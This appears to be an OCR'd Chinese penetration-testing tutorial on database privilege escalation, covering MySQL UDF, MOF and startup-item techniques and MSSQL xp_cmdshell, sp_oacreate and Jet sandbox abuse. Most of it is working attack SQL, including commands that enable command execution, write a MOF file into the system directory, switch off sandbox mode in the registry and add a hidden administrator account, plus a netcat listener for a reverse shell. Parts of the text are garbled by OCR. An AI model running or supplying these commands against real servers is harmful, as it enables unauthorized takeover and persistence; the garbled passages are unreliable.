权限提升-MY&MS&ORA等 SQL 数据库提权


HIFE

.H.D. F.H.L.H.L.H.

-HIJEPOFIE

.H.D. F.H.H.

WATE Y



在利用系统溢出漏洞无果的情况下,可以采用数据库进行提权,但需要知道数据库提权的前提条件:服务器开启数据库服务及获取到最高权限用户密码。除 Access 数据库外,其他数据库基本都存在数据库提权的可能。

- #数据库应用提权在权限提升中的意义
- #WEB 或本地环境如何探针数据库应用
- #数据库提权权限用户密码收集等方法
- #目前数据库提权对应的技术及方法等



演示案例:

➤ Mysql 数据库提权演示-脚本&MSF

#案例: MYSQL 数据库提权演示-脚本&MSF 流程: 服务探针-信息收集-提权利用-获取权限

1.UDF 提权知识点: (基于 MYSQL 调用命令执行函数) 读取网站数据库配置文件(了解其命名规则及查找技巧) sql data inc config conn database common include 等 读取数据库存储或备份文件(了解其数据库存储格式及对应内容) @@basedir/data/数据库名/表名.myd 利用脚本暴力猜解(了解数据库是否支持外联及如何开启外联) 远程本地暴力猜解,服务器本地暴力猜解 利用自定义执行函数导出 dll 文件进行命令执行 select version() select @@basedir 手工创建 plugin 目录或利用 NTFS 流创建 select 'x' into dumpfile '目录/lib/plugin::INDEX_ALLOCATION'; 1.mysql<5.1 导出目录 c:/windows 或 system32 2.mysql=>5.1 导出安装目录/lib/plugin/

2.MOF 知识点: (基于 MYSQL 特性的安全问题) 导出自定义 mof 文件到系统目录加载 https://www.cnblogs.com/xishaonian/p/6384535.html select load_file('C:/phpStudy/PHPTutorial/WWW/user_add.mof ') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';

- 3.启动项知识点: (基于配合操作系统自启动) 导出自定义可执行文件到启动目录配合重启执行 将创建好的后门或执行文件进行服务器启动项写入,配合重启执行!
- 4.反弹知识点: (基于利用反弹特性命令执行) nc-l-p 5577

➤ Mssql 数据库提权演示-连接客户端

#案例: MSSQL 数据库提权演示-MSSQL 客户端流程: 服务探针-信息收集-提权利用-获取权限

1.使用 xp_cmdshell 进行提权

xp_cmdshell 默认在 mssql2000 中是开启的,在 mssql2005 之后的版本中则默认禁止。如果用户拥有管理员 sa 权限则可以用 sp_configure 重修开启它。

启用:

EXEC sp_configure 'show advanced options', 1
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

```
关闭:
exec sp_configure 'show advanced options', 1;
reconfigure;
exec sp_configure 'xp_cmdshell', 0;
reconfigure;
执行:
EXEC master.dbo.xp_cmdshell '命令'
如果 xp_cmdshell 被删除了,可以上传 xplog70.dll 进行恢复
                                                                     Files\Microsoft
exec
        master.sys.sp_addextendedproc
                                       'xp_cmdshell',
                                                       'C:\Program
Server\MSSQL\Binn\xplog70.dll'
2.使用 sp_oacreate 进行提权
主要是用来调用 OLE 对象,利用 OLE 对象的 run 方法执行系统命令
启用:
EXEC sp configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE WITH OVERRIDE;
关闭:
EXEC sp configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 0;
RECONFIGURE WITH OVERRIDE;
执行:
declare
                                         'wscript.shell',@shell
         @shell
                int
                      exec
                             sp_oacreate
                                                              output
                                                                      exec
                                                                             sp_oamethod
@shell,'run',null,'c:\windows\system32\cmd.exe /c whoami >c:\\1.txt'
3.使用 SQL Server 沙盒提权
参考资料: https://blog.51cto.com/11797152/2411770
exec sp_configure 'show advanced options',1;reconfigure;
-- 不开启的话在执行 xp regwrite 会提示让我们开启,
exec sp_configure 'Ad Hoc Distributed Queries',1;reconfigure;
--关闭沙盒模式,如果一次执行全部代码有问题,先执行上面两句代码。
exec
                                                                        master..xp regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;
--查询是否正常关闭,经过测试发现沙盒模式无论是开,还是关,都不会影响我们执行下面的语句。
exec
         master.dbo.xp_regread
                                  'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines',
'SandBoxMode'
                                    统
                 行
                                                               select
openrowset('microsoft.jet.oledb.4.0',';database=c:/windows/system32/ias/ias.mdb','select shell("net user
margin margin /add")')
select
                                                                                     from
openrowset('microsoft.jet.oledb.4.0',';database=c:/windows/system32/ias/ias.mdb','select shell("net
localgroup administrators margin /add")')
沙盒模式 SandBoxMode 参数含义 (默认是 2)
```